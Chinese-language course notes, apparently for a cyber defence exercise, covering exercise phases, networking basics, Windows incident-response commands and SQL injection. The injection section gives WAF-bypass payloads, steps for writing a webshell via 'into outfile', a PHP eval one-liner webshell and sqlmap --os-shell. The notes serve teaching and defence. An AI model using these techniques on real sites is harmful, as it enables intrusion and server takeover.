护网课程

2024年5月12日 7:54

护网基本定义：

护网行动是由公安机关组织的“网络实战攻防演习”

护网的目的：

（1）：及时发现并整改网络安全层次问题隐患，检验并提交提升国家关键信息基础设施安全防护能力和应急处置能力；

（2）：进一步加强重点单位、社会力量与公安机关的协同配合和联合作战能力；

（3）：通过攻防实战、提高攻防双方技术对抗、决策指挥及应急处置能力；

攻防演习防护过程：

- 准备阶段
- 防守方案编制
- 防守工作启动会
- 人员结构组织
- 目标系统梳理
- 网络架构检查
- 安全防护设备、厂商梳理了解
- APT检测、流量分析、态势感知等安全设备梳理了解

自查阶段：

- 互联网资产扫描探测
- 漏洞扫描
- 渗透测试
- 安全风险检查（集权类系统、网络划分应用系统、网络攻击风险等检查）
- 安全基线、配置核查
- 安全设备策略有效性检查
- 日志审计情况检查
- 重大活动或之前进行的安全评估结果复查
- 安全监测、防护设备补充完善
- 安全整改加固

安全设备：

- **边界隔离**：网闸、下一代防火墙/UTM；
- **旁路检测**：IDS/CS，网络审计、数据库审计、APT、全流量分析系统；
- **数据传输加密**：VPN、加密机；
- **WEB服务器重点防护**：服务器区前端部署WAF，部署网页防篡改系统；
- **终端管控**：EDR；
- **平台监控**：安全管理平台；
- **其他设备**：漏洞扫描、基线核查、威胁情报系统、蜜罐、攻防演练平台；

演练阶段：

- 授权与备案
- 预演习攻击
- 预演习防护
- 问题分析总结
- 安全整改与加固

实战阶段：

- 安全事件实时监测
- 安全事件分析
- 应急响应和决策处置

总结阶段：

再演习过程中还存在的脆弱点，开展整改工作，进一步提高目标系统的安全防护能力。


防守事件分类：

- 木马后门
- 异常登陆
- 钓鱼邮件
- 漏洞攻击
- 暴力破解
- 数据窃取
- 拒绝服务


事件分级：

- 一级：演习目标被控制
- 二级：重要系统或设备被控制
- 三级：内网一般设备被控制
- 四级：DMZ区一般设备被控制
- 五级：DMZ区设备遭到攻击或内网终端遭到攻击

HW攻击方式：



防守应对措施：



网络基础知识

2024年5月12日 9:34

HTTP

定义：**超文本传输协议**，是一种用于分布式、协作式和超媒体信息系统的应用层协议，是万维网的数据通信的基础

主要功能：包含了**命令和传输信息**，用于web访问、其他的Internet、内联网应用系统之间的通讯

工作原理：**HTTP协议采用了请求/响应模型**

客户端想服务器发送了一个请求报文；

请求报文包含：**请求的方法、URL、协议版本、请求头部和请求数据。**

响应的内容包括：**协议的版本、成功或者错误代码、服务器信息、响应头部和响应数据**

HTTP协议的特点：

- 无连接
- 无状态

DHCP：

定义：

由服务器控制一段IP地址范围，客户机登陆服务器时就可以自动获取服务器分配的IP地址和子网掩码

主要作用：

集中的管理、分配IP地址，使网络环境中的主机动态的获得IP地址、Gateway地址、DNS服务器地址等信息，并能够提升地址的使用率

工作原理：

集中管理和自动分配IP网络地址的通信协议

NAT

定义：

NAT（网络地址转换协议）协议时将IP数据抱头中的IP地址转换未另一个IP地址的过程

主要作用：

NAT不仅能解决IP地址不足的问题

工作原理：

- **私有网络发送对Internet访问请求，并在组织出口位置部署网关**
- **报文离开私网时，源IP替换公网地址**
- **请求到达后，出口网关将目的地址替换为私网地址并返回请求**

特点：

- **节省合法注册地址**
- **重叠地址提供解决方案**

DNS域名解析系统-----将域名解析为对应ip地址
DNS基于UDP，端口号53
DNS报文：DNS query 查询 、DNS query response 查询响应

域名组成：主机名www 次顶级域名huawei
顶级域名.com .cn .net .edu .org .gov 根域.
域名举例：www.huawei.com

DNS查询方式
DNS服务器没有域名对应的ip地址时
递归查询：DNS服务器询问其他DNS服务器，将其他DNS服务器回复的ip地址，发送给客户端
迭代查询：DNS服务器将其他DNS服务器地址发送给客户端，客户端自行找其他DNS服务器查询

TCP/IP 对等模型		数据名称
5 应用层----为应用程序提供接口		Data 数据
4 传输层----建立、维护、断开端到端连接 TCP UDP		segment 数据段
3 网络层-----编址、寻址、路由 IP		packet 数据包
2 数据链路层----封装成数据帧，差错检测 MAC		frame 数据帧
1 物理层----传输比特流		bit 比特

UDP用户数据报协议：无连接，不可靠
UDP报文

TCP与UDP的区别

TCP面向连接、可靠、带宽利用率低

UDP无连接、不可靠、适合实时性通信，延迟小，带宽利用率高

ARP地址解析协议---通过已知ip地址获取对应MAC地址

ARP报文：ARP请求request报文（广播）

ARP响应Reply报文（单播）

ARP报文---发送端MAC，发送端ip，目的端MAC，目的端ip

ARP请求报文---广播报文，数据帧头中目的MAC全F--广播

ARP响应报文

ARP原理：

a.查看ARP缓存表，表中有IP地址和MAC地址的对应关系，直接封装数据帧发送，表中没有，通过ARP获取

b.发送ARP请求报文，获取对方MAC地址

c.设备收到ARP请求报文后，将源MAC和源ip地址存入ARP缓存表

d.回复ARP响应报文，将自己ip和MAC放入ARP响应报文中

e.设备收到ARP响应报文，将对方的ip和MAC放入ARP缓存表中f.发送数据，通信

ARP缓存表老化时间----window是2分钟，华为设备20分钟，思科设备5分钟免费ARP-----检测ip地址冲突

发送3次ARP请求报文，源目ip均为自己，如果有回应，说明ip地址冲突，没有回应，未冲突可以使用

文件排查

2024年5月16日 20:07

文件分析

windows系统通过以下三种

- 利用操作系统中的启动菜单
- 利用系统配置msconfig（cmd窗口）
- 利用注册表regedit

临时文件

Temp是指系统临时文件夹。再windows中，temp文件夹主要分布再下面三个位置。

1. C:\Windows\Temp 系统公用;
2. C:\Users\Administra tor\Local Settings\Temp;
3. C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\（默认为隐藏目录）

- cmd窗口输入%temp%。即可弹出存放临时文件的文件夹。
- 打开后查看temp文件夹下的PE文件（exe，dll，sys），查看是否有特别大的tmp文件。
- 发现可疑文件如何检验是否为恶意文件。

发现可疑文件，如何检验是否为恶意文件：

将可疑文件上传至在线网站微步在线检查

进程排查

定义：本地计算机与外部网路通信是建立在Tcp或者UDP协议上通过端口（0-65535）进行通信，通常计算机被中木马后，一定会与外部网络通信，此时可通过**网络连接状态，找到对应的进程ID**，关闭进程ID（关闭进程ID即意味着关闭连接状态）

状态	含义
listening	表示监听 表示这个端口正在开放 可以提供服务
closing	表示关闭的 表示端口人为或者防火墙使其关闭(也许服务被卸载)
time wait	表示正在等待连接 就是你正在向该端口发送请求连接状态
established	表示是对方与你已经连接 正在通信交换数据

进程排查命令

- 查看所有的端口占用情况命令：netstat -ano

```
C:\Users\1>netstat -ano

活动连接

  协议  本地地址          外部地址        状态           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1560
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:903            0.0.0.0:0              LISTENING       5396
  TCP    0.0.0.0:913            0.0.0.0:0              LISTENING       5396
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       12076
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:7298           0.0.0.0:0              LISTENING       5144
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       27228
  TCP    0.0.0.0:7880           0.0.0.0:0              LISTENING       10396
  TCP    0.0.0.0:33212          0.0.0.0:0              LISTENING       11600
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       1312
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1192
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       2060
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       3200
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       4572
  TCP    0.0.0.0:49708          0.0.0.0:0              LISTENING       4896
  TCP    0.0.0.0:59334          0.0.0.0:0              LISTENING       1272
  TCP    10.137.52.191:139      0.0.0.0:0              LISTENING       4
  TCP    10.137.52.191:7680     10.136.201.199:61417   ESTABLISHED     27228
  TCP    10.137.52.191:49291    142.251.8.188:5228     ESTABLISHED     11600
  TCP    10.137.52.191:51032    59.111.243.59:443      ESTABLISHED     11884
  TCP    10.137.52.191:51035    59.111.243.59:443      ESTABLISHED     40052
```

参数说明：

-a 显示所有网络连接、路由表、网络接口信息。
-n 以数字形式显示地址和端口号。
-o 显示与每个连接相关的所属进程ID

案例1

- 查看所有的端口占用情况：netstat -ano
- 查看端口中established的所有进程：netstat -ano | find “established”
- 发现可以进程定位PID的值：11884

```
C:\Users\1>netstat -ano | find " ESTABLISHED"
  TCP    10.137.52.191:49291    142.251.8.188:5228     ESTABLISHED     11600
  TCP    10.137.52.191:51032    59.111.243.59:443      ESTABLISHED     11884
  TCP    10.137.52.191:51035    59.111.243.59:443      ESTABLISHED     40052
  TCP    10.137.52.191:51036    59.111.243.59:443      ESTABLISHED     40052
  TCP    10.137.52.191:51093    183.204.242.144:443    ESTABLISHED     11884
  TCP    10.137.52.191:51681    59.111.243.107:6008    ESTABLISHED     18096
  TCP    10.137.52.191:51683    59.111.243.107:6008    ESTABLISHED     18096
  TCP    10.137.52.191:51726    183.204.242.141:443    ESTABLISHED     11884
  TCP    10.137.52.191:51732    120.133.65.233:443     ESTABLISHED     5336
  TCP    10.137.52.191:60289    198.244.200.34:17301   ESTABLISHED     5636
  TCP    10.137.52.191:60403    20.197.71.89:443       ESTABLISHED     15000
  TCP    10.137.52.191:64492    103.212.12.43:3000     ESTABLISHED     27820
  TCP    10.137.52.191:64850    183.47.122.25:443      ESTABLISHED     18932
  TCP    10.137.52.191:65379    183.204.242.142:443    ESTABLISHED     11884
  TCP    10.137.52.191:65501    183.204.242.145:443    ESTABLISHED     11884
  TCP    10.137.52.191:65502    183.204.242.145:443    ESTABLISHED     40052
  TCP    10.137.52.191:65503    183.204.242.145:443    ESTABLISHED     40052
  TCP    10.137.52.191:65504    183.204.242.145:443    ESTABLISHED     40052
```

查看指定PID的占用情况：netstat -ano | findstr “PID”

```
C:\Users\1>netstat -ano | findstr "11884"
  TCP    10.137.52.191:51032    59.111.243.59:443      ESTABLISHED     11884
  TCP    10.137.52.191:51093    183.204.242.144:443    ESTABLISHED     11884
  TCP    10.137.52.191:51726    183.204.242.141:443    ESTABLISHED     11884
  TCP    10.137.52.191:65379    183.204.242.142:443    ESTABLISHED     11884
  TCP    10.137.52.191:65501    183.204.242.145:443    ESTABLISHED     11884
  TCP    127.0.0.1:3334         0.0.0.0:0              LISTENING       11884
  TCP    127.0.0.1:3334         127.0.0.1:51777        FIN_WAIT_2      11884
```

查看PID对应的进程命令： tasklist | findstr “pid”

杀死该可疑进程的命令：taskkill /f /t /im 进程名

```
C:\Users\1>taskkill /f /t /im clash.exe
成功: 已终止 PID 1916 (属于 PID 11600 子进程)的进程。
成功: 已终止 PID 11600 (属于 PID 10108 子进程)的进程。
```

启动项枚举 计划任务枚举（通过命令行查找的更全）


启动项枚举：
wmic startup list full

计划任务枚举：
schtasks /query/fo table /v

系统信息排查


- 打开cmd命令弹窗，输入net user查看用户
- 也可以net user username

也可以利用进程排查工具




日志排查

- 登录日志
- 安全日志
- 中间件日志




- ✓ 可以把日志导出为文本格式，
- ✓ 然后使用notepad++ 打开，
- ✓ 使用正则模式去匹配远程登录过的IP地址，
- ✓ 在界定事件日期范围的基础使用正则表达式匹配



中间件日志

- ✓ 中间件日志(Web日志access_log)nginx、 apache、 iis、 tomcat、 jboss、 weblogic、 websphere



WEB常见漏洞

2024年5月17日 17:31

网络安全法

- 要在有授权的前提下进行渗透测试，禁止禁止禁止违法！！！！


1.2017.06《网络安全法》正式颁布

信息安全概述

信息安全：防止任何对数据进行未授权访问的措施，或者防止造成信息有意无意泄漏、破坏、
丢失等问题的发生，让数据处于远离危险、免于威胁的状态或特性。

网络安全：计算机网络环境下的信息安全

2.常见安全风险



3.勒索病毒-----常用端口----135、137、138、139、445、3389

4.信息安全的五要素

- 保密性—confidentiality
- 完整性—integrity

- 可用性—availability
- 可控性—controllability
- 不可否认性—Non-repudiation

保密性

保密性：确保信息不暴露给未授权的实体或进程。

目的：即使信息被窃听或者截取，攻击者也无法知晓信息的真实内容。可以对抗网络攻击中

的被动攻击。

完整性

只有得到允许的人才能修改实体或进程，并且能够判别出实体或进程是否已被修改。完整性鉴别机制，保证只有得到允许的人才能修改数据。可以防篡改。

可用性

得到授权的实体可获得服务，攻击者不能占用所有的资源而阻碍授权者的工作。用访问控制机制，阻止非授权用户进入网络。使静态信息可见，动态信息可操作，防止业务突然中断。

可控性

可控性主要指对危害国家信息（包括利用加密的非法通信活动）的监视审计。控制授权范围内的信息流向及行为方式。使用授权机制，控制信息传播范围、内容，必要时能恢复密钥，实现对网络资源及信息的可控性。

不可否认性

对出现的安全问题提供调查的依据和手段。使用审计、监控、防抵赖等 安全机制，使得攻击者、破坏者、抵赖者“逃不脱”，并进一步对网络出现的安全问题提供调查依据和手段，实现信

息安全的可审查性。

渗透攻击流程

渗透攻击流程:

明确目标 信息收集 信息整理 信息分析 漏洞探测 漏洞验证 获取所需 形成报告

信息收集:

域名与IP 企业关系网 信息泄露 员工信息

分享利用:

弱口令/通用口令 信息泄露 Nday漏洞 社工

渗透常见工具:

Metasploit wireshark nmap sqlmap bp goole/hacking 御剑

总体项目流程
确认目标企业 签订保密协议 环境准备 开始攻击 成果输出

常见的web漏洞
Sql注入
原理：网站数据过滤不严格，过分信赖用户输入的数据，没有过滤用户输入的恶意数据，无条件的把用户输入的数据当作SQL语句执行，因此导致sql注入漏洞产生
Sql注入分类
以有无闭合字符分类：字符型、整数型
以数据传输方式分类：post类型、get类型
注入方式细分：联合查询注入、报错型注入、布尔型盲注、时间型盲注、宽字节注入
报错注入常用函数：
UpdateXML()
Floor()Extractvalue()
mysql默认存在的哪个数据库，注入时经常用到？
Information_schema
时间型盲注特点？常用函数？易受到什么影响？
场景：应用于无数据回显，无报错，布尔型盲注失效后
特点：时间型盲注页面没有明显的回显，只能根据页面刷新时间的长短来去判断构造语句是否正确；
常用函数：sleep函数 if条件语句 等
易受网络波动影响
布尔型盲注特点?常用函数？
特点:根据页面正确和错误的两种状态，来判断构造语句是否正确
常用函数：
length() #用以猜测数据返回字符串的长度
Sunstr() #截取字符串
Mid() #取出字符串的一部分值
Left() #取出字符串左边的几个数据
Ascii() #返回一个字符的ascii码值
sql手注的一般步骤：1、判断注入点
1. 判断注入类型
2. 判断注入点提交方式
3. 使用order by语句查询数据库有多少字段
4. 使用联合查询来查询 union select
User（） 当前用户
Database() 数据库
Version() 数据库版本
1. 查询数据库中的表、列和值宽字节注入
有些waf会在我们的提交数据前会被加入\，\的编码为%5c,我们在后面加上%df后变为了%df%5c,变成一个繁体汉字暹，变成了一个有多个字节的字符。因为用了gbk编码，使这个为一个两字节，绕过了单引号闭合,逃逸了转义
Sql注入绕waf姿势(不用全都说，说几个就行)
1、函数大小写混合绕过:
可以绕过的原因：服务器端检测时未开启大小写不敏感
2、多重关键字绕过
可以绕过的原因:服务器端检测到敏感字符时替换为空

形式：ununionion selselectect
3、编码绕过
可以绕过的原因：服务器端未检测或检测不严具有编码形式的关键字
编码类型：十六进制编码、URL编码、Unicode编码
4、注释绕过
可以绕过的原因：服务器端未检测或检测不严注释内的字符串
注释形式：形式：/**/，/*!*/，/*!12345*/，#，-- -等
5、等价函数或命令绕过
可以绕过的原因：服务器端黑名单不完整，过滤不严
等价函数形式：
Mysql查询：Union distinct、updatexml、Extractvalue、floor
字符串截取函数：mid、substr、substring、left、reverse
字符串连接函数：concat、group_concat、concat_ws
字符串转换：char、hex、unhex
替换逗号：limit 1 offset 0，mid(version() from 1 for 1)
替换等号：like
6、特殊符号绕过绕过原因：数据库中效果相同，服务器端却没有限制
形式：
科学记数法 and 1e0 = 1e0
空白字符 %0a %a0 %0b %20 %09
反单引号 `table_name`
括号 select * from (test.admin)
7、组合绕过
可以绕过原因：服务器端检测多处位置，需要多重绕过方式组合使用
形式：id = 1’ and/**/’ 1’ like’ 2’ /**//*!12345union*/select 1,2,3
什么样的网站可能存在sql注入漏洞？
和数据库有数据交互的这种网站，比如一些用php，asp这一类动态脚本写的网站
还有就是伪静态的网站，虽然看着是html的网站，但是实际上是动态网站和数据库有数据交互。
sql注入漏洞挂马利用成功的条件？（sql注入挂马）
1、支持联合查询
2、知道网站的绝对路径
3、上传马的路径允许写入文件
4、木马上传上去后能够被解析执行。
5、能够找到木马上传上去以后的位置。
当你发现一个网站存在sql注入漏洞时，你会怎么进行挂马？
我会通过手注的方式和sqlmap进行挂马
说下手注方式挂马用到什么函数？
union ,select ,into outfile
sqlmap挂马用什么参数？原理？--os-shell 内置了一个方法select * into dumpfile，这个方法可以写入
一个文件。
你一般会怎么利用sql注入漏洞？
1、利用sql注入漏洞去读数据,一般读用户数据，网站可能有后台
2、利用sql注入挂马直接拿下服务器权限。
如何挖掘sql注入漏洞？
首先我会看下这个网站是否是动态网站，然后通过手工注入或者使用sqlmap工具进行扫描。

如果详细说的话，手注会先尝试用敏感字符进行尝试，，找出闭合字符，然后根据页面状态选择注入的模式，比如如果是联合查询，接下来就是判断列数，判断显示位，求网站当前数据库，求当前数据库所有表名，求指定表下列名，求指定列名下字段。

sql注入漏洞如何修复?

过滤恶意字符和函数（select union orderby）过滤或转义单引号双引号

使用参数化的语句来传递用户输入的变量

Sql预编译也可以预防

Sql预编译原理（PreparedStatement）

预编译语句PreparedStatement 是java.sql中的一个接口，它是Statement的子接口。通过

Statement对象执行SQL语句时，需要将SQL语句发送给DBMS，由DBMS首先进行编译后再执

行。

（预编译语句创建对象时就指定了sql语句）

预编译语句和Statement不同，在创建PreparedStatement 对象时就指定了SQL语句，该语句立

即发送给DBMS进行编译。当该编译语句被执行时，DBMS直接运行编译后的SQL语句，而不需要

像其他SQL语句那样首先将其编译。预编译的SQL语句处理性能稍微高于普通的传递变量的办法

Sql注入getshell

- web目录具有写权限，能够使用单引号
- 知道网站绝对路径
- secure_file_priv没有具体值（在mysql/my.ini中查看）首先，利用outfile函数into outfile

利用条件：web目录具有写权限，能够使用单引号

知道网站绝对路径（根目录，或则是根目录往下的目录都行）

secure_file_priv没有具体值（在mysql/my.ini中查看）

（secure_file_priv是用来限制load dumpfile、into outfile、load_file()函数在哪个目录下

拥有上传和读取文件的权限。在mysql 5.6.34版本以后 secure_file_priv的值默认为NULL。要修

改secure_file_priv 的值为‘ ’才可以利用）

然后通过一些方法获取到了网站的根目录，则可以写入一句话 “ <?php eval($_REQUEST[1]);?> ”。一句话建议进行十六进制转码。

其次，利用--os-shell

--os-shell就是使用udf提权获取WebShell。也是通过into oufile向服务器写入两个文

件，一个可以直接执行系统命令，一个进行上传文件。

利用条件：

